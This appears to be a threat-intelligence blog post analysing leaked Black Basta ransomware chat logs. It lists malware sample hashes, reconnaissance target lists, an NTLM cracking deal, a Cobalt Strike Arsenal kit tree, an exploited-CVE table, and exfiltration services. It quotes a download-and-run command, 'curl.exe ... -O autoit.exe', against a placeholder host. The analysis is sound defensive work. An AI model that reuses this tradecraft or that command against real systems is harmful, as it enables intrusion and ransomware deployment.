 https://www.virustotal.com/gui/file/67fd74add9de8de8b4006ee023cd9afe78c913cfac176bf9664de8a90fc1ac4f/detection
https://www.virustotal.com/gui/file/63b3d18919359d1e4d0bd8b325d71bd3d72d6d0c10e84659b188a53a4948792e/detection
https://www.virustotal.com/gui/file/c7102c6da4d36183cc79150e98dd8838aeef9f3cd255dfd8269934e5d80932d5/detection
https://www.virustotal.com/gui/file/69281eea10f5bfcfd8bc0481f0da9e648d1bd4d519fe57da82f2a9a452d60320/detection
https://bazaar.abuse.ch/sample/21cbf06080ae61f95617b3f65f85af5a1390133af6c5c516ac251f9f9cde7fa7/
https://bazaar.abuse.ch/sample/4525336edf9ecc516f36cdd379b6f31acdbd668b42ce6a6158344762e5aa0dee/
https://bazaar.abuse.ch/sample/72f1a5476a845ea02344c9b7edecfe399f64b52409229edaf856fcb9535e3242/
https://bazaar.abuse.ch/sample/3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac/
https://bazaar.abuse.ch/sample/3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac/
https://bazaar.abuse.ch/sample/74c69940f96ccad21c7bfa75d6ee8dec4a78b16e0a32abe104d24c2076a574d5/
https://bazaar.abuse.ch/sample/693ff5db0a085db5094bb96cd4c0ce1d1d3fdc2fbf6b92c32836f3e61a089e7a/
https://bazaar.abuse.ch/sample/ce616c5d472d8d22169e1cabd8c99a511394b1c28febc944f427137a0354e8db/
https://bazaar.abuse.ch/sample/f4be945a6678a11bc4d2e3819cba8b91665eaf99e152cf0348e16d1fd94b2e75/
https://bazaar.abuse.ch/sample/6199895decf1e8dd173ffeb8818fe49069c2a53fd446e2b32de4c8dda99a79de/
https://bazaar.abuse.ch/sample/150db7e3c65a152c3a056733e8b42451ff22f13b10c6676bf4933d6f4e0797ad/
https://bazaar.abuse.ch/sample/c5793613219a782eb08205921a3f9ed97c2c74de18e0cd36008046d1a5e1288e/
https://bazaar.abuse.ch/sample/4899cdb23cf206532e2ccfe1eb170256012e2ee7664a89e5472e52f2a6274001/
https://bazaar.abuse.ch/sample/dddd96d33d61b8ed958455ce58442f2225f81a5f215525f143e48220fd47ac86/
https://bazaar.abuse.ch/sample/462c92282bd4dff657faf6de04a6da96572bfad06bae7ecb15c922c74be96b30/
https://bazaar.abuse.ch/sample/c111221c3c59b9f9c50d57c3880a4c09ecbc358e5bbe69e44b3945660ceb07bb/
https://bazaar.abuse.ch/sample/336f7e8de57d29f4360210eaf46b33b414c0c22bd0bdadf5bdecbdf46474d898/
https://bazaar.abuse.ch/sample/ff67692abc453dbbc9c8d70bb6d623197171fd4604d82b6adccc53c2e1db4d9b/
https://bazaar.abuse.ch/sample/a30798880eab8c6158073a38e63d5c014de3976e623e38c29b65dc1e6b0be3ef/
https://bazaar.abuse.ch/sample/a633ede541f3b86835ba11aea4278db5b37bb7040a6bb81f057819c0fafcdc99/
https://bazaar.abuse.ch/sample/d26ab01b293b2d439a20d1dffc02a5c9f2523446d811192836e26d370a34d1b4/
https://bazaar.abuse.ch/sample/3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac/
https://bazaar.abuse.ch/sample/3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac/
```

VTDIFF: https://www.virustotal.com/gui/diffs/detail/21507568815

DarkGate

- **File Formats:** PDF and MSI
- **Samples referenced:**
  - PDF: `74c69940f96ccad21c7bfa75d6ee8dec4a78b16e0a32abe104d24c2076a574d5`
  - MSI: `693ff5db0a085db5094bb96cd4c0ce1d1d3fdc2fbf6b92c32836f3e61a089e7a`

PikaBot

- **File Formats:** JS and EXE

- **Samples referenced:**
  - JS: `ce616c5d472d8d22169e1cabd8c99a511394b1c28febc944f427137a0354e8db`
  - EXE: `f4be945a6678a11bc4d2e3819cba8b91665eaf99e152cf0348e16d1fd94b2e75`

Wshrat

- **File Formats:** JS
- **Samples referenced:**
  - JS: `6199895decf1e8dd173ffeb8818fe49069c2a53fd446e2b32de4c8dda99a79de`

RemcosRAT

- **File Formats:** IMG and CAB
- **Samples referenced:**
  - IMG: `150db7e3c65a152c3a056733e8b42451ff22f13b10c6676bf4933d6f4e0797ad`
  - CAB: `c5793613219a782eb08205921a3f9ed97c2c74de18e0cd36008046d1a5e1288e`

GuLoader

- **File Formats:** VBS
- **Samples referenced:**
  - VBS #1: `4899cdb23cf206532e2ccfe1eb170256012e2ee7664a89e5472e52f2a6274001`
  - VBS #2: `dddd96d33d61b8ed958455ce58442f2225f81a5f215525f143e48220fd47ac86`

Other / Unspecified Malware

- The logs also reference additional **individual samples** without a specific malware family name. These include:
  - **LNK**: `462c92282bd4dff657faf6de04a6da96572bfad06bae7ecb15c922c74be96b30`
  - **EXE in RAR**: `c111221c3c59b9f9c50d57c3880a4c09ecbc358e5bbe69e44b3945660ceb07bb`
  - **MSI**: `336f7e8de57d29f4360210eaf46b33b414c0c22bd0bdadf5bdecbdf46474d898`
  - **HTA**: `ff67692abc453dbbc9c8d70bb6d623197171fd4604d82b6adccc53c2e1db4d9b`
  - **DOC**: `a30798880eab8c6158073a38e63d5c014de3976e623e38c29b65dc1e6b0be3ef`
  - **RTF (2017 CVE)**: `a633ede541f3b86835ba11aea4278db5b37bb7040a6bb81f057819c0fafcdc99`

Additional “Backdoor” Sample

- One sample is specifically called out as a “backdoor” but no clear family name is given:
  - `3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac`

Reconnaissance

In the conversations we analysed, we identified discussions regarding the use of Shodan, Fofa, and ZoomInfo for information gathering. In this context, participants were conducting reconnaissance to gather data about their

targets, which could subsequently be exploited.

- **Shodan & Fofa & ZoomEye –** Used for scanning endpoints that are exposed to the internet. Reconnaissance is very important part of the attack, and the users lapa and gg seems to be the main fan of the tools, sharing a lot of output:

```
 citrix_us_fofa.txt

checkpoint_eu_fofa.txt
checkpoint_ca_fofa.txt
checkpoint_us_fofa.txt

screenconnect_gb_fofa.json
screenconnect_gb_fofa.txt
screenconnect_de_fofa.txt
screenconnect_de_fofa.json
screenconnect_au_fofa.txt
screenconnect_ch_fofa.txt
screenconnect_ch_fofa.json
screenconnect_nz_fofa.txt
screenconnect_nz_fofa.json
screenconnect_us_fofa.txt
screenconnect_us_fofa.json
screenconnect_ca_fofa.txt
screenconnect_ca_fofa.json
screenconnect_au_fofa.json
screenconnect_fofa.tar.gz

pulse_us_fofa.txt
pulse_ca_fofa.txt
pulse_eu_fofa.txt

rdweb_eu_fofa.txt
rdweb_ca_fofa.txt
rdweb_us_fofa.txt

sonicwall_us_fofa.txt "he has 300k of them here" https://en.fofa.info/result?qbase64=InNvbmljd2FsbCIgJiYgY291bnF

sonicwall_us_zoomeye.tar.gz
SonicWALL_CA_zoomeye.tar.gz
Jenkins_US_zoomeye.tar.gz
Jenkins_ca&gb&de&au&ch&nz_zoomeye.tar.gz
```

Current Report of the Shodan Search looking to find Outlook Web Application(OWA): [Shodan Search]




Figure 7: Shodan

And FOFA for the same:




Figure 8: FoFa Search 1

Simple FOFA Search employed by Black Basta targeting US SonicWall customers: [FOFA Search Engine]




Figure 9: Fofa Search 2

Link appearing to a public github repository of https://github.com/netsecfish, targeting D-Link ShareCenter Cloud Storage (NAS):




Figure 10: Fofa Search 3 – https://github.com/netsecfish/dlink/blob/main/fofa-result.png

- **ZoomInfo** – Likely used for gathering intelligence on the target organisation.

Initial Access & Credential Exploitation

- **Hash Cracking Services** – @usernameboy joined the forum and @usernamegg asked for a price regarding NTLM Hashes, with the price of 300 (assumed USD)

```
 usernamegg,"I found the request
usernamegg,"okay
usernamegg,I can't figure it out yet
usernamegg,on a single connection
```

```
usernameboy,"Yes
usernameboy,Hi
usernameboy,we need to agree on the price for this type of hash netntlm >ntlm
usernamegg,dp
usernamegg,come on
usernamegg,what's the price?
usernameboy,I think 300
usernameboy,we need a full brute force there
usernameboy,100 for 3
usernamegg,okay
usernamegg,come on
usernamegg,300 let's try to start
usernamegg,well,did you understand how to decrypt them?
usernameboy,Yes,I know
usernameboy,I've been looking for this more than once
usernamegg,has anyone ordered this from you before?
usernamegg,were there any successful finds?
usernameboy,"Yes
usernameboy,found
usernamegg,"well yes
usernameboy,only it takes time
usernamegg,yes
usernamegg,okay
usernamegg,how long did it take you to find + -?
usernameboy,Yes it varies but 6 hours minimum
usernamegg,what kind of power do you have?
usernamegg,so I can roughly understand
usernamegg,what cards are worth
usernamegg,?
usernameboy,4090
usernameboy,I'll help a hunter set up a brute force)
usernamegg,#NAME?
usernamegg,come on
usernamegg,is he bothering you?
usernamegg, he also has normal abilities
usernameboy,"he doesn't know how to
usernamegg,#NAME?
usernamegg,will you decipher it in the end?
usernameboy,Yes, we are looking for
usernamegg,ntlm should get
usernameboy,Yes
usernamegg,ok
usernameboy,"There is ntlm
usernamegg,let's go to the general chat
usernameboy,already there
usernameboy,Hi
```

- Used to crack NTLMv1 hashes or attempted to crack password hashes themselves, but paying for services could speed up the process.
- **Jenkins & RDP Targeting** – Indicators suggest exploitation of exposed Jenkins servers and RDP access points.
- **Social Engineering via IT Calls** – Impersonation of IT departments for credential theft.

Malware Deployment & Execution

- **JavaScript in Malware** – Leveraged for execution and persistence.
- **DLL-based Malware** – Use of DLL injection methods linked to Qbot variants.
- **Cobalt Strike** – Likely used for command and control (C2), with Malleable C2 profiles observed.
- **VBS & MSI Scripts** – One of the more intriguing aspects of the discussions was Black Basta's transition from using MSI file types to VBS scripts. They utilised a service called temp[.]sh to host these files online, enabling them to be embedded within malicious scripts for deployment.

The internal discussion regarding Black Basta focuses on MSI and VBS scripts, along with various other topics.

```
 ## September 21, 2023
**@usernamegg**
> We can try MSI with LNK. Need to test.
> VBS should be clean only by Monday.
> Or I can try to clean up this VBS.
> Let's clean it up.
**@w**
> Do you have MSI or VBS?
> I have LNK ready immediately for MSI too.
---
## September 26, 2023
**@usernamegg**
> [11:16:35] True PDF + XLL: What is being distributed right now—VBS or MSI?
---
## September 28, 2023
**@w**
> Testing VBS.
> Will rework LNK now.
> If VBS turns out bad.
**@usernamegg**
> Everything should be fine with VBS.
---
## October 2, 2023
**@lapa**
> What does XLL execute, MSI or VBS?
**@usernamegg**
> VBS.
---
## October 4, 2023
```

@usernamegg
> I can only build one VBS.
@lapa
> Right now, we are distributing zip + VBS.

October 9, 2023
@usernamegg
> The old MSI build was taken down.
> Once I link a new domain to a new server where the new software is,
> I'll distribute MSI and VBS from there.
> We'll see which works better.
> I think VBS is better, but the execution method in the file will be different.

October 10, 2023
@lapa
> At least VBS gives a warning.
> MSI doesn't seem to.
@usernamegg
> I'm taking the certificates and making VBS.

October 16, 2023
@w
> It was slightly different in VBS.
> The VBS script downloaded a simple command from the panel,
> like `cmd.exe /c curl.exe http[:]//domain.com:2351/adfguwie4 -O autoit.exe`,
> and just executed it.




Figure 11: Fire Hosting Service

Cobalt Strike Arsenal kit

The collection of customizable tools that enable users to better simulate real-world adversary tactics and techniques. – https://www.cobaltstrike.com/product/features

```
.
├── arsenal_kit.cna [32K]
├── artifact [4.0K]
│   ├── artifact32big.dll [455K]
│   ├── artifact32big.exe [456K]
│   ├── artifact32.dll [42K]
│   ├── artifact32.exe [42K]
│   ├── artifact32svcbig.exe [452K]
│   ├── artifact32svc.exe [38K]
│   ├── artifact64big.exe [454K]
│   ├── artifact64big.x64.dll [454K]
│   ├── artifact64.exe [42K]
│   ├── artifact64svcbig.exe [450K]
│   ├── artifact64svc.exe [38K]
│   ├── artifact64.x64.dll [42K]
│   ├── artifact.cna [9.3K]
│   ├── paygen_big.py [9.7K]
│   ├── sgn [7.9M]
│   └── sgn.conf [557]
├── mimikatz [4.0K]
│   ├── mimikatz-chrome.x64.dll [755K]
│   ├── mimikatz-chrome.x86.dll [624K]
│   ├── mimikatz.cna [1.2K]
│   ├── mimikatz-full.x64.dll [794K]
│   ├── mimikatz-full.x86.dll [688K]
│   ├── mimikatz-max.x64.dll [1.4M]
│   ├── mimikatz-max.x86.dll [1.1M]
│   ├── mimikatz-min.x64.dll [306K]
│   └── mimikatz-min.x86.dll [270K]
├── process_inject [4.0K]
│   ├── processinject.cna [3.2K]
│   ├── process_inject_explicit.x64.o [2.0K]
│   ├── process_inject_explicit.x86.o [2.1K]
│   ├── process_inject_spawn.x64.o [1.7K]
│   └── process_inject_spawn.x86.o [1.7K]
├── resource [4.0K]
│   ├── compress.ps1 [205]
│   ├── resources.cna [6.5K]
│   ├── template.exe.hta [830]
│   ├── template.hint.x64.ps1 [2.7K]
│   ├── template.hint.x86.ps1 [2.8K]
│   ├── template.psh.hta [197]
```

```
│   ├──── template.py [635]
│   ├──── template.vbs [1017]
│   ├──── template.x64.ps1 [2.3K]
│   ├──── template.x86.ps1 [2.4K]
│   └──── template.x86.vba [3.8K]
├──── sleepmask [4.0K]
│   ├──── sleepmask.cna [1.6K]
│   ├──── sleepmask_pivot.x64.o [1.4K]
│   ├──── sleepmask_pivot.x86.o [1.4K]
│   ├──── sleepmask.x64.o [1.2K]
│   └──── sleepmask.x86.o [1.2K]
└──── udrl [4.0K]
    ├──── ReflectiveLoader.x64.o [3.2K]
    ├──── ReflectiveLoader.x86.o [2.7K]
    └──── udrl.cna [11K]
```

Exploitation & Privilege Escalation

- **Microsoft Outlook RCE Exploit** – This zero-click vulnerability in Outlook allows for remote code execution without user interaction.
- **Windows 10 RCE Exploit** – A technique that circumvents ASLR/DEP protections, enabling remote execution of code.
- **ESXi Server Targeting** – A report from Microsoft back in 2024 highlights a concerning trend: cybercriminals are exploiting vulnerabilities in ESXi servers to deploy ransomware. This malicious activity poses significant risks to organisations relying on these servers. For more information, you can read the full article on Exploiting ESXI servers to deploy ransomware.
- **SearchProtocolHost.exe Abuse** – The exploitation of Windows system process for the covert execution of malicious activities is a significant concern. This process is often targeted for techniques such as Process Hollowing, which is a specific sub-technique within the broader category of Process Injection.
- **Use of Proof of Concept Exploits:**
- **CVEs mentioned in the discussions or references and their age at the time of mention**

The group seems to focus on both emerging vulnerabilities and previously identified ones during their discussions:

Date of Message (UTC)	CVE	Product	CVE Official Announcement Date (UTC)	CVE Age at the time (Months)
2024-04-18	CVE-2024-21338	Microsoft Windows (Kernel)	2024-04-18	0
2024-04-15	CVE-2024-21762	Fortinet FortiGate SSL VPN	2024-04-15	0

2024-04-14	CVE-2024-3400	Palo Alto Networks (PAN-OS)	2024-04-12	0
2024-04-04	CVE-2022-27925	Zimbra Collaboration Suite	2022-05-05	22
2024-03-27	CVE-2024-1086	(Uncertain) Possibly Linux-based or Web-based?	2024-03-27	0
2024-02-25	CVE-2024-1708	ConnectWise ScreenConnect	2024-02-25	0
2024-02-25	CVE-2024-1709	ConnectWise ScreenConnect	2024-02-25	0
2024-02-15	CVE-2024-21412	Microsoft Windows Defender	2024-02-15	0
2023-12-15	CVE-2017-5715	Intel CPU (Spectre Variant 2)	2018-01-03	71
2023-12-15	CVE-2017-5753	Intel CPU (Spectre Variant 1)	2018-01-03	71
2023-12-15	CVE-2017-5754	Intel CPU (Meltdown)	2018-01-03	71
2023-12-13	CVE-2023-35628	Microsoft Word (Office)	2023-08-08	4
2023-12-05	CVE-2023-23397	Microsoft Outlook (Windows)	2023-03-14	8

2023-11-23	CVE-2023-3466	Citrix ADC/Gateway	2023-07-18	4
2023-11-23	CVE-2023-3467	Citrix ADC/Gateway	2023-07-18	4
2023-11-23	CVE-2023-3519	Citrix ADC/Gateway	2023-07-18	4
2023-11-22	CVE-2023-4966	Citrix NetScaler (ADC/Gateway)	2023-11-14	0
2023-11-14	CVE-2023-36844	Juniper Networks (J-Web)	2023-08-16	2
2023-11-14	CVE-2023-36845	Juniper Networks (J-Web)	2023-08-16	2
2023-11-07	CVE-2020-1472	Microsoft Netlogon (Windows Domain)	2020-08-11	38
2023-11-06	CVE-2023-36884	Microsoft Windows/Office	2023-07-11	3
2023-10-25	CVE-2023-36745	Microsoft Exchange Server	2023-09-12	1

Command & Control (C2) Infrastructure

- **Custom C2 Frameworks** – This section delves into the creation of tailored Command and Control (C2) infrastructures.
- **SOCKS Proxy Services** – These services are employed for traffic obfuscation and tunnelling purposes.
- **HTTP & DNS Beacons** – These may be linked to configurations used in Cobalt Strike.

File Hosting & Data Exfiltration

- **File-sharing Services Used:**

- hxxps://send.vis[.]ee – Free File sharing service – (Still operational at the time of writing this blog)
- hxxps://transfer[.]sh – Open Source file sharing platform.
- hxxp://temp[.]sh – At the time of writing this blog, the service still remains operational. For further details, please refer to Figure 1 located in the subsection titled “Malware Deployment & Execution.”
- FTP has been widely used and SFTP has become more prominent over time

- **Leak SiteOnion addresses**
  - Over 400 messages appear to mention .onion sites, both basta, lockbit, rhysida and other addresses primarily for victim leak communication, and other leak forums.

MITRE Techniques

The analysis of the conversations revealed several discussions focused on specific operations. We can interpret these findings through the tactics outlined in the MITRE Framework. The graph below illustrates the tactics identified from the conversations in the leaked `bestflowers.json` dataset.




Figure 12: Black Basta MITRE Techniques

Conclusion

The leaked conversations of Black Basta provide a rare and valuable glimpse into the inner workings of a ransomware group. Their structured approach uses advanced tactics and a methodical strategy for victim selection, demonstrating a high level of operational sophistication.

Despite recent inactivity, the data suggests internal conflicts rather than a complete shutdown, meaning Black Basta or its key members could resurface under a different guise. Their operational model aligns with other major ransomware groups, focusing on financial gain through strategic targeting and calculated negotiations rather than indiscriminate disruption.

The attack chain typically begins with network reconnaissance, followed by exploitation of vulnerabilities in VPNs, firewalls, or phishing campaigns with malicious attachments. The group has been fairly interested in a wide variety of remote code execution(RCE) vulnerabilities.

Post-compromise, they employ credential stuffing, NTLM password cracking, and Cobalt Strike Arsenal kit both for lateral movement and persistence.

As part of the infrastructure they used proxy chains, file sharing services, TOR, and TOX for general communications.

For cybersecurity teams and law enforcement agencies, these insights emphasize the need for continuous monitoring, proactive threat intelligence, and improved security measures to counteract evolving ransomware threats. Organisations should prioritise robust authentication measures, endpoint and server protection, phishing awareness training, backups and network segmentation to mitigate the risks.

Sources

- https://www.microsoft.com/en-us/security/blog/2024/07/29/ransomware-operators-exploit-esxi-hypervisor-vulnerability-for-mass-encryption/
- https://github.com/dutchcoders/transfer.sh
- https://www.theregister.com/2025/02/21/experts_race_to_extract_intel/
- https://malpedia.caad.fkie.fraunhofer.de/actor/storm-0506
- https://malpedia.caad.fkie.fraunhofer.de/actor/ta2101
- https://malpedia.caad.fkie.fraunhofer.de/actor/unc4393
- https://ecrime.ch/
- https://x.com/PRODAFT/status/1892636346885235092
